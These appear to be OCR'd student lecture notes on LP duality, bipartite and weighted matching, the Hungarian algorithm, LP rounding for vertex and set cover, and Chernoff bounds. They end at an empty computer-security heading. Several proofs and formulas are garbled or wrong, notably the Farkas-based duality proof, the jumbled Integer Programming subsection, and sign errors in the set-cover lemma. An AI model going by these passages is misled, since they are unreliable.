If every row of yA is greater than equal to c_i, then the objective value is upper-bounded by yb!

And as it turns out this is just yet another linear program for minimization over choices of y that we can solve with our existing LP techniques.

if $\max c^T x$ where $Ax \leq b, x \geq 0$ is the original LP, we call it the **primal** LP, and $min b^T y$ where $A^T y \geq c, y \geq 0$ is the **dual** LP. Refer to handout for more primal-dual pairs.

Theorem 8 Weak duality: Let x satisfy the primal LP, and let y satisfy the dual constraints. Then, $c^T x \leq b^T y$.

The proof follows from observing that the primal LP is a maximization problem and the dual is a minimization problem. Then a solution to the maximization problem is lesser than it's dual minimization problem. More formally,

Proof Observe that

$$u, w, v \in \mathbb{R}^n, u \geq v, w \geq 0 \text{ then } u^T w \geq v^T w \tag{1.90}$$

Then, since we have $c \leq A^T y$ and $x \geq 0$, we have $c^T x \leq y^T Ax$. Likewise, we have $y^T Ax \leq y^T b$. So,

$$c^T x \leq y^T Ax \leq y^T b \implies c^T x \leq b^T y \tag{1.91}$$

□


Think of the connection between the dual linear programs; b and c appear in both the primal and dual problems

Theorem 9 If both primal and dual LPs are feasible, then their optimal values are equal.


The proof of this theorem lies on Farkas' Lemma.

Lemma 3 **Farkas's Lemma**: For any $m \times n$ matrix A and any $m \times 1$ vector b, exactly one of the following two statements is true


1. There exists a $x \in \mathbb{R}^n, x \geq 0$ such that $Ax = b$
2. There exists a $y \in R^m$ such that $A^T y \leq 0$ and $b^T y > 0$



Comment We can think of Farkas's Lemma as a conclusion made about the geometry of the problem. We define a hypercone C with the first constraint, $C = \{Ax : x \geq 0\}$. If the first statement does not hold, then we have $b \notin C$. Now what we aim to show is that, if $b \notin C$, then there exists a hyperplane H through the origin that splits the space such that the hypercone lies entirely on one side of H and b is on the other side.



Using Farkas's Lemma, we can prove the theorem. Since we assume that the primal and dual are feasible, then their values v_p, v_d are finite and achieved. Since the optimal value of the dual LP is v_d, there does not exist any $y \in \mathbb{R}^m$ such that $y \geq 0$, $A^t y \geq c$, and $y^t b < v_d$. This implies that the intersection of the hyperplane and P is non-empty and $v_p \geq v_d$. However, by weak duality $v_p \leq d$. Therefore, $v_p = v_d$.



Also, if we take the dual of a LP twice we get the original LP back

Theorem 10 **Complementary Slackness**

Let x be a feasible solution to the primal LP, and let y be a feasible solution to the dual LP. Then x, y are optimal if and only if:

$$\forall i \in \{1 \ldots, m\} : (b_i - (Ax)_i)y_i = 0 \tag{1.92}$$

$$\forall j \in \{1 \ldots, n\} : ((A^T y)_j - c_j)x_j = 0 \tag{1.93}$$

Proof x and y are optimal $\iff c^Tx = b^Ty = v$, so

$$y^TAx \leq y^Tb = v = c^Tx \geq y^TAx \Rightarrow y^TAx = c^Tx = y^Tb \tag{1.94}$$

□

In other words, a primal feasible solution x and dual feasible solution y are optimal if and only if whenever a dual variable y_i is positive, the corresponding primal constraint is tight ($(Ax)_i = b_i$). Similarly, whenever a primal constraint is slack ($(Ax)_i < b_i$), then the corresponding dual variable is 0. The same applies in the opposite direction; whenever a primal variable x_j is positive, the corresponding dual constraint is tight ($(A^ty)_j = c_j$), and if the dual constraint is slack ($(A^ty > c_j)$) then the dual variable is 0. In more concise terms at most one of the constraints in each pair is slack.

Subsection 1.8

Bipartite Matching

A bipartite graph is a graph whose vertices can be partitioned into two disjoint sets A, B such that every edge connects a vertex in A to a vertex in B. A matching M is a subset of edges such that each vertex of V is incident to at most one edge of M. An exposed vertex v has no edge of M incident to it. A perfect matching has no exposed vertex

1.8.1 Maximum Cardinality Matching

The goal of the Maximum Cardinality Matching problem is to find a matching of maximum size. There exists a duality between the size of the upper bound of the maximum cardinality matching and the lower minimum size of a vertex cover. By definition, a vertex cover C is a set such that all edges are incident to at least one vertex in C. Weak duality (the maximum size of a matching is at most the minimum size of a vertex cover) follows because for any matching M, C must contain at least one of the endpoints of each edge in M.

Theorem 11 Strong duality between the maximum size of a matching and the minimum size of a vertex cover holds for bipartite graphs.

Definition 18 **Alternating path**: An alternating path in M is one that alternates between edges in M and $E - M$

Definition 19 **Augmenting Path**: An augmenting path with respect to M is an alternating path that starts and ends at exposed vertices.

Note that an augmenting path w.r.t. M contains k edges of M and $k+1$ edges not in M. And the endpoints must be on different sides of the bipartition, so if we get

$$M' = M \Delta P \equiv (M - P) \cup (P - M) \tag{1.95}$$

where P is the augmenting path we get a new matching M' that is one edge larger than M, i.e. $|M'| = k+1$.

Theorem 12 A matching M is maximum if and only if there is no augmenting path w.r.t. M. The proof is simple via a proof by contradiction from the definition of an augmenting path.

An algorithm for finding a maximum matching is to start with an empty matching and repeatedly find an augmenting path and add it to the matching. We know that it will terminate by the theorem above, and specifically, it will terminate after $O(\mu)$ augmentations, where μ

is the size of the maximum matching. This sounds great, but how can we find an augmenting path? Construct directed graph D where D has a vertex for each exposed vertex in M and an edge from $A \to B$ if it does not belong to M and $B \to A$ otherwise. There exists an augmenting path in G with respect to $M \iff$ there exists a directed path in D between exposed vertices in A and B. DFS can be used on this graph to give an $O(m)$ algorithm to finding an augmenting path in G, leading to an $O(nm)$ algorithm for maximum cardinality matching which can be cut down to $O(m\sqrt{n})$ by augmenting among several paths at the same time.

We know $\mu \leq \frac{n}{2}$ given a bipartite graph

When the algorithm terminates, $C* = (A - L) \cup (B \cap L)$ is a vertex cover, and $|C*| = |M*|$

Proof

A proof by contradiction can be used to show that it is a vertex cover.
Suppose $C*$ is not a vertex cover. Then $\exists\, e = (a, b)$ with $a \in A \cap L$ and $b \in B - L$, i.e. cannot belong to the matching. This means that e is in $E - M$ and was directed (in D) from $A \to B$. This implies that b can be reached from an exposed vertex in A via a directed path in D through e[23] which contradicts that $b \in B - L$.
The second part of the proof, that every vertex in C covers exactly one edge in M follows from

- No vertex in $A - L$ and $B \cap L$ is exposed, by definition or by the fact that the algorithm terminates.
- There is no edge of the matching between $A - L$ and $B \cap L$, otherwise a would be in L

This implies that every vertex in $C*$ is matched and the corresponding edges are distinct – so $|C*| \leq |M*|$. The opposite direction holds by weak duality, so $|C*| = |M*|$.

□

1.8.2 Minimum Weight Perfect Matching

Comment

There are n jobs and n workers. Each job i requires a worker j to complete it. Each worker j has a cost c_j to work on a job. Find a task assignment of minimum cost.

- Assume G has a perfect matching M, $|M| = \frac{n}{2}$. Also assume that it is a complete bipartite graph, i.e. $\exists\, e = (a, b) \forall\, a \in A, b \in B$


The minimum weight perfect matching problem may be formulated as follows:

$$\begin{aligned} \min \sum_{i,j} c_{ij} x_{ij} &\text{ subject to} \\ \sum_j x_{ij} = 1 &\qquad i \in A \\ \sum_i x_{ij} = 1 &\qquad j \in B \\ x_{ij} \geq 0 &\qquad i \in A, j \in B \\ &x_{ij} \text{is an integer} \end{aligned} \tag{1.96}$$

This is an *integer problem*, which is a special case of the *linear program* problem where the solutions must be integers. A *relaxed* problem, the linear program P is defined similarly to the integer program, but without the constraint that x_{ij} is an integer

Convince yourself that any solution to this problem corresponds to a matching

[23] *Since it is the only such edge*



$$\begin{aligned}
\min \sum_{i,j} c_{ij} x_{ij} & \text{ subject to} \\
\sum_j x_{ij} = 1 & \qquad i \in A \\
\sum_i x_{ij} = 1 & \qquad j \in B \\
x_{ij} \geq 0 & \qquad i \in A, j \in B
\end{aligned} \tag{1.97}$$

We can see that if a linear program relaxation has an integral solution then it must be an optimum solution to the integer program. In the special case of the perfect matching problem the constraint matrix has a special form and the following theorem holds

Theorem 13 Any extreme point of the relaxed problem P is a $0-1$ vector and is the incidence vector of a perfect matching

The **Hungarian Algorithm** solves this problem in $O(n^3)$ time.

```
HUNGARIAN($G$)
$y = 0, M = \emptyset$
while $M$ is not perfect
    if $\exists$ augmenting path $P \in G_y = (A \cup B, E_y)$
        $M = M \Delta P$
    else
        modify $y$ while maintaining $M \subseteq E_y$
```

Comment Assume cost c_{ab} is non-negative. For any matching M we may formulate the dual problem: $\forall\, a \in A, b \in B$, $y_a + y_b \leq c_{ab}$. Then, to minimize the cost, we aim to maximize the dual linear program corresponding to $y_a + y_b$. Also, define E_y to be the set of tight edges corresponding to some solution y, i.e. $E_y = \{(a,b) : y_a + y_b = c_{ab}\}$

- Start with some dual feasible solution, i.e. $y = 0$.
- Repeatedly augment M until it is perfect. At every time step if we can't augment M using tight edges then we modify y until we can.

- Our goal is to find a perfect matching M while also satisfying the invariant $M \subseteq E_y$
- By maintaining the invariant we have, by complementary slackness, that M is a min cost perfect matching[24]

We had previously handwoven how to modify y.

- Let $G_{y,M}$ be a directed graph with edges in M from $B \to A$ and edges not in M from $A \to B$. By extension $G_{y,M}$ is also a graph of tight edges
- Let U be the set of exposed vertices and L be vertices reachable in $G_{y,M}$ from $U \cap A$.




Figure 9. In other terms: L is the set of vertices reachable from the left side of the bipartite graph through the directed graph we built, from an exposed (unmatched) vertex

- Assume no augmenting path exists. Then $U \cap L \cap B = \emptyset$.
- By Köning's theorem, no edges of G_y are between $A \cap L$ and $B - L$
- Define $\delta = \min \{c_{a,b} - y_a - y_b : a \in A \cap L, b \in B - L\} > 0$. In other words take a subset of the vertices and add/subtract a small value to/from the vertices in the subset, in our case the largest value such that y is still feasible, since adding smallest $c_{ab} - y_a - y_b$ to y_a or subtracting it from y_b still permits the inequality $y_a + y_b <= c_{ab}$ to hold. Apply modifications

[24] *M is a perfect matching and $M \subseteq E_y$ is comprised of tight edges, so the slack bounds on y are OK and in fact still lead to M being an optimal min cost perfect matching*

- $y_a \leftarrow y_a + \delta$ for $a \in A \cap L$
- $y_b \leftarrow y_b - \delta$ for $b \in B - L$

By definition after the modification with δ y is still feasible. Also, $M \subseteq E_y$ after modification still since if $(a, b) \in M, b \in B \cap L$, then $a \in A \cap L$. All reachable vertices are still reachable in the new $G_{y,M}$, and b is now newly reachable from a.

On termination we have an incidence vector of a perfect matching and a dual feasible solution. By complementary slackness they must therefore be optimal. Since we picked the perfect matching from tight edges we have also proved an integral solution to the linear program relaxation, and therefore an optimal solution to the integer program.

The presented approach is $O(n^4)$: Each $\leq \frac{n}{2}$ modifications to y, M grows by 1 edge[25]. Total number of iterations is $O(n^2)$, each of which are $O(n^2)$. Better data structures can improve this to $O(n^3)$

Subsection 1.9

Minimum Weight Perfect Matching

Subsection 1.10

Integer Programming

Definition 20 An *integer program* is a linear program where all variables are restricted to be integers.




Figure 10. Feasible region are points in the polytope

A minimum weight perfect matching problem can be formulated as an integer program
The minimum weight perfect matching problem can be formulated as follows:
Let $OPT(G, w) = \min \{w(C) : C \text{ is a vertex cover } \}$

- $LP(G, w)$ is the value of the LP
- $OPT(G, w)$ is the value of the integer problem (min. weight of a vertex cover) and is $\geq$ the LP value

Consider an integer program as follows:

Since the solution of the integer problem

[25] *Each modification to y a new vertex in B enters L, but only after $\frac{n}{2}$ does an exposed vertex enter*

Subsection 1.11


Rounding & Approximation Algorithms

Many natural and important optimization problems are NP-hard. So what do we do?

1. Approximation: output an approximately optimal solution in worst-case polynomial time
2. Algorithms that are efficient on special classes of the problem, i.e. Max Cut problem in planar graphs.
3. Algorithms that are exponential in some parameter, i.e. $2^{O(k)} poly(n)$ and then hope that the parameter is small.

1.11.1 Min Weighted Vertex Cover

One such problem that we may be interested in is the generalized vertex cover problem, which is NP-hard for general graphs. However, we may arrive at a Factor 2 approximation[26] via formulations as an integer program, relaxing to an LP, and then rounding the possibly optimal LP solution to a $\{0, 1\}$ IP solution (or something close to it). In this section we will consider a generalization of the vertex cover problem, where we are given a graph $G = (V, E)$ and vertex weights $w \in R^V$ and we want to find a min-weight vertex cover (not just a vertex cover of min size).



$$\min \sum_{u \in V} w_u x_u$$
s.t. $x_u + x_v \geq 1 \;\; \forall (u,v) \in E$
$\underline{x_u \in \{0,1\}} \;\; \forall u \in V$

$$\min \sum_{u \in V} w_u y_u$$
s.t. $y_u + y_v \geq 1 \;\; \forall (u,v) \in E$
$\rightarrow 0 \leq y_u \cancel{\boxed{\leq 1}} \;\; \forall u \in V$

Figure 11. The IP is described by the constraint where $x_u = 1$ if u is in C. The relaxation is the same but with the variables names changed and the integer constraint dropped. Also we can remove the constraint that $y_u \leq 1$ if we want but in any case we are minimizing on y_u and we are rounding off to $\{0, 1\}$ anyways

1.11.2 Deterministic Rounding

Our goal is to show that

$$LP(G, w) \leq OPT(G, w) \leq 2 \cdot LP(G, w) \tag{1.98}$$

Comment

> Deterministic rounding: round to 1 if $\geq \frac{1}{2}$ and 0 otherwise.

Let y be an optimal solution and define the set C of vertex cover vertices from the LP

$$C = \left\{ u \in V : y_u \geq \frac{1}{2} \right\} \tag{1.99}$$

For this scenario $x_u = 1$ in the integer program implies $u \in C$ and therefore $y_u \geq \frac{1}{2}$ in the LP. Conversely if $x_u = 0$ in the IP then $y_u < \frac{1}{2}$.

We make two claims about C:

1. $C = \left\{ u \in V : y_u \geq \frac{1}{2} \right\}$ is a vertex cover. The proof follows from the fact that if an edge (u, v) we have weights $y_u + y_v \geq 1$, the edge E must be in the vertex cover. C is the set of vertices with weights $\geq \frac{1}{2}$, so we have this claim holding
2. $w(C) \leq 2 \cdot LP$, since $w(C) = \sum w_u x_u \leq \sum w_n y_n$ = LP and the ratio between x_u and y_u is given by $x_u \leq 2 \cdot y_u$.

[26] *Can find a cover C in polynomial time such that $w(C) \leq 2 \cdot w(OPT)$ where OPT is the optimal solution*

Therefore we have $OPT \leq 2 \cdot LP \quad \square$.

Note that although the LP does not always have an integral optimal solution, it will always have a solution that uses 0, 1, or half.

1.11.3 Set Cover

Given an input of sets $S_1 \ldots, S_m \subseteq [n]$ where $\bigcup_{i=1}^{m} S_i = [n]$ and weights $w \in \mathbb{R}^m$, find set $C \subseteq [m]$ such that

- $\bigcup_{i \in C} S_i = [n]$
- $w(C) = \sum_{i \in C} w_i$ is minimized

Our approach to relaxing and rounding the problem is to use the same approach as before. Integer program:

Note that vertex cover is a special case, since no element appears in a set more than once. We're looking here for a factor $O(log(n))$ approximation, which is the best possible assuming $P! = NP$

$$\begin{gathered} \min \sum_{i=1}^{m} w_i x_i \\ \text{subject to} \\ \sum_{i,j \in S}^{m} x_i \geq 1 \text{ for all } j \in [n] \\ x_i \in \{0,1\} \text{ for all } i \in [m] \end{gathered} \tag{1.100}$$

And as usual, the LP relaxation removes the integer constraint

$$\begin{gathered} \min \sum_{i=1}^{m} w_i y_i \\ \text{subject to} \\ \sum_{i,j \in S}^{m} y_i \geq 1 \text{ for all } j \in [n] \\ 0 \leq y_i \leq 1 \text{ for all } i \in [m] \end{gathered} \tag{1.101}$$

Summing over all the sets that contain j and adding up all of the indicator variables[27] So for every j at least one of the x_i is 1, i.e. it should be in the cover.

Instead of applying the more naive approach of rounding to $0, 1$ based on a threshold, we can use **randomized rounding**, where the LP solution is used as a probability for the IP solution taking on values 0 or 1.

```
y = optimal LP solution
for $t = 1 \ldots, l = ln(2n)$
    $C_t = \emptyset$
    For $i \ldots, m$ add $i$ to $C_t$ with probability $y_i$
$C = C_1 \cup \ldots, C_l$
```

The idea behind this is to create a bunch of mini set set covers, and then take their union We make a number of claims about the above algorithm

Lemma 4 | $E[w(C)] \leq l \cdot LP$

Proof | Define an indicator random variable

[27] *indicator variable* $x_i = 1 \Leftrightarrow i \in C$

$$z_{t,i} = \begin{cases} 1 & \text{if } i \in C_t \\ 0 & \text{otherwise} \end{cases} \tag{1.102}$$

Since C is the union of all C_i, the weight of C is at most the sum of weights of all C_i

$$\sum_{t=1}^{l} E[w(C_t)] = \sum_{t=1}^{l} E[\sum_{i=1}^{m} w_i z_{t,i}] = \sum_{t=1}^{l}\sum_{i=1}^{m} w_i E[z_{t,i}] = \sum_{t=1}^{l}\sum_{i=1}^{m} w_i y_i = L = l \cdot LP \tag{1.103}$$

The intuition follows from realizing that the probability of an element being in the cover is y_i, so the expectation of $z_{t,i}$ is given by y_i

□

The second claim we make is:

Lemma 5

$$P(C\ C \text{ is a vertex cover }) \geq 1/2 \tag{1.104}$$

Proof Our goal is to show that the probability of any element being covered is at least $\frac{1}{2n}$ and then we can take an union bound to take it to $\frac{1}{2}$. The probability of an element j not being covered is the probability that each set $C_1 \ldots, C_l$ does not cover j. Since each set is picked independently we can find this probability just by taking the product.

$$\forall j \in [n] \qquad P[j \notin \bigcup_{i \in C}] = \prod_{t=1}^{l} P[j \in \bigcup_{i \in c_t} S_i] \tag{1.105}$$

Because we add to C_t with probability y_i in an independent process, so the terms in the product are really the same thing.

$$P[j \in \bigcup_{i \in c_t} S_i] = \prod_{t=1}^{l}(\prod_{i:j \in S_i}(1 - y_i))) \tag{1.106}$$

The inner $\prod$ goes all sets S_i where S_i contains j and denotes the probability that we did not pick any of the sets that contain j (since y_i is the probability that we picked a set containing j).
We may simplify the above expression via $1 - x \leq e^{-x}$ and plugging in our choice for $l = \ln 2n$

$$\prod_{t=1}^{l}(\prod_{i:j \in S_i}(1 - y_i))) \leq (e^{-\sum_{i:j \in S_i} y_i})^l \leq e^{-l} \leq \frac{1}{2n} \tag{1.107}$$

In practice we would want to have l be a parameter and then set the value only once we get to a point like where we are now.

And the proof follows from an union bound

$$P[\exists\, j : j \in \bigcup_{j \in C} S_i] \leq \sum_{j=1}^{n} P[j \in \bigcup_{i \in C} S_i] \leq \frac{1}{2} \Rightarrow P(C\ C \text{ is a vertex cover }) \geq 1/2 \tag{1.108}$$

□

Comment One edge case we need to consider is when $w(C)$ is small only when C is not a cover. A fix for this is to repeat the algorithm until C is a set cover which gives an expected weight is $E[w(C)|C$ a cover $]$. Is this still small?
We know that $l \cdot LP \geq E[w(C)]$. $E[w(C)]$ can be rewritten as $E[w(C)|C$ is a cover $]P(C$ is a cover $) + E[w(C)|C$ is not a cover $]P[C$ is not a cover $]$.

We know that the weight is always ≥ 0, so we can bound the 2nd term to be ≥ 0 at least. This is at least $\geq E[w(C)|C \text{ is a cover }] \cdot \frac{1}{2}$, so

$$E[w(C)|C \text{ is a cover }] \leq 2 \cdot l \cdot LP \leq 2 \cdot l \cdot OPT = O(\log n) \cdot OPT \tag{1.109}$$

1.11.4 Chernoff Bound

Definition 21

Chernoff Bound:
Let $X_1 \dots, X_n \in \{0, 1\}$ be independent random variables, not necessarily uniform or identically distributed. If $X = \sum_{i=1}^{n} X_i$ and $E[x] \leq \mu$

$$P(X \geq (1+\delta)\mu) \leq (\frac{e^{\delta}}{(1+\delta)^{(1+\delta)}})^{\mu} \tag{1.110}$$

For $0 \leq \delta \leq 1$, RHS is $\leq e^{\frac{-\delta^2 \mu}{3}}$

Compare this with $\frac{1}{\delta^2 \mu}$ from Chebyshev's inequality: the Chernoff bound is exponentially smaller than Chebyshev's

The Chernoff trick is as follows: for any $t \geq 0$, by Markov's inequality we have

$$P(X \geq (1+\delta)\mu) = P(e^{tX} \geq e^{t(1+\delta)\mu}) \leq \frac{E[e^{tX}]}{e^{t(1+\delta)\mu}} \tag{1.111}$$

Note, by independence,

$X = X_1 + \dots, X_n$, $X_1 \dots, X_n \in \{0, 1\}$ and independent

$$E[e^{tX}] = Ee^{t\sum_{i=1}^{n} X_i} = E\left[\prod_{i=1}^{n} e^{tX_i}\right] = \prod_{i=1}^{n} E[e^{tX_i}] \tag{1.112}$$

So now the question is can we bound $E[e^{tX_i}]$ in some useful way? Since $E[X] \leq \mu$,

$$P(X \geq (1+\delta)\mu) =\leq \frac{E[e^{tX}]}{e^{t(1+\delta)\mu}} \leq \frac{e^{(e^t-1)\mu}}{e^{t(1+\delta)\mu}} = \exp\left\{-\mu + e^t\mu - t(1+\delta)\mu\right\} \tag{1.113}$$

We then want to minimize the RHS w.r.t t, i.e. take the derivative and set it to 0[28]

$$t = \ln(1+\delta) \tag{1.114}$$

So if $\delta \geq 0$, then $t \geq 0$, and we have the following bound

$$P(X \geq (1+\delta)\mu) \leq \exp\left(\mu\delta - \ln(1+\delta)(1+\delta)\right) = \frac{e^{\delta}}{(1+\delta)^{(1+\delta)}}^{\mu} \tag{1.115}$$

Example Suppose we throw n balls into n bins uniformly and at random.

Theorem 14

Theorem: No bin has no more than $O(\frac{\log n}{\log \log n})$ balls with probability $\geq \frac{1}{2}$

We can prove any combination of n balls or m bins quite easily with Chernoff bounds

[28] *Validate that it is a convex function*

Proof

Let the random variable $X_{ij} = 1$ if ball j lands in bin i, 0 otherwise.

$$X_i = \sum_{j=1}^{n} X_{ij} = \text{number of balls in bin } i \tag{1.116}$$

$$E[X_{ij}] = P[X_{ij} = 1] = \frac{1}{n} \tag{1.117}$$

$$E[X_i] = \sum_{j=1}^{n} E[X_{ij}] = \frac{n}{n} = 1 \tag{1.118}$$

Apply Chernoff with $\mu = 1$ and $1 + \delta = \frac{c \log 2n}{\log \log n}$

$$P[X_i \geq \frac{c \log 2n}{\log \log n}] \leq \frac{e^{\delta}}{(1+\delta)^{1+d}}^{1} \tag{1.119}$$

Let's handwave a little bit: take $1 + \delta \gg e$

$$\approx \frac{1}{(1+\delta)^{1+\delta}} = \exp\left\{\frac{-c \log 2n}{\log \log n} log \left(\frac{c \log 2n}{\log \log n}\right)\right\} \approx\leq \frac{1}{((2n)^c)} \leq \frac{1}{2n} \tag{1.120}$$

And then apply an union bound

□

The right term in the $\exp$ is approximately on the order of $\log \log n$ and we can cancel things out

Example

Multi commodity Flow Problem:
Given a chip with wire channels, connect locations with wires such that no common channel is overloaded.
More formally, given an undirected graph $G = (V, E)$ and vertices $s_1, t_1, \ldots, s_k t_k$, find paths in P_i in G connecting s_i and t_i so that the maximum number of paths going through any edge is minimized, i.e. minimize the load on any edge. [29]

The LP relaxation is as follows

Let P_i be all paths between s_i, t_i. $P = \bigcup_{i=1}^{k} P_i$. Then introduce variable x_p for every P_i to relax the exponential size

TODO: take screenshots of the problems

And then this reduces the size of the problem to one that is polynomial in the size of the input. Then we can solve the LP to get the optimal solution (of the relaxed problem), y_p. This gives us a probability distribution over the paths over any pair of terminals. Then we can sample from said probability distribution and that gives us our approximation algorithm. If $OPT \geq 1$ it turns out we can get a $O(\frac{\log n}{\log \log n})$ approximation.

Comment

And that's it for the course!

Section 2

ECE568 Computer Security

Subsection 2.1

Refresher & Introduction

Comment

